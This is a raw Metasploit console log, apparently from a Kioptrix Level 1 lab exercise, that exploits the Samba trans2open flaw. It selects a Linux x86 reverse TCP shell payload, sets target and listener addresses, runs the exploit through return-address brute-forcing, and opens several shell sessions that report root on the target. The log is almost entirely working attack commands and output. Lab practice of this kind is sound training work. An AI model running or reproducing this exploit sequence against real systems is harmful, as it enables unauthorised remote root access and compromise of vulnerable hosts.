set payload linux/x86/chmod                         set payload linux/x86/meterpreter/bind_tcp_uuid     set payload linux/x86/metsvc_
set payload linux/x86/exec                          set payload linux/x86/meterpreter/reverse_ipv6_tcp  set payload linux/x86/read_fi
set payload linux/x86/meterpreter/bind_ipv6_tcp     set payload linux/x86/meterpreter/reverse_nonx_tcp  set payload linux/x86/shell/b
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid set payload linux/x86/meterpreter/reverse_tcp      set payload linux/x86/shell/b
set payload linux/x86/meterpreter/bind_nonx_tcp     set payload linux/x86/meterpreter/reverse_tcp_uuid  set payload linux/x86/shell/b
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.59.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.59.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.59.128:4444
[*] 192.168.59.130:139 - Trying return address 0xbffffdfc...
[*] 192.168.59.130:139 - Trying return address 0xbffffcfc...
[*] 192.168.59.130:139 - Trying return address 0xbffffbfc...
[*] 192.168.59.130:139 - Trying return address 0xbffffafc...
[*] 192.168.59.130:139 - Trying return address 0xbffff9fc...
[*] 192.168.59.130:139 - Trying return address 0xbffff8fc...
[*] 192.168.59.130:139 - Trying return address 0xbffff7fc...
[*] 192.168.59.130:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.59.128:4444 → 192.168.59.130:33081) at 2024-11-20 10:46:45 -0500

[*] Command shell session 6 opened (192.168.59.128:4444 → 192.168.59.130:33082) at 2024-11-20 10:46:47 -0500
[*] Command shell session 7 opened (192.168.59.128:4444 → 192.168.59.130:33083) at 2024-11-20 10:46:48 -0500
[*] Command shell session 8 opened (192.168.59.128:4444 → 192.168.59.130:33084) at 2024-11-20 10:46:49 -0500
whoami
root
hostname
kioptrix.level1
```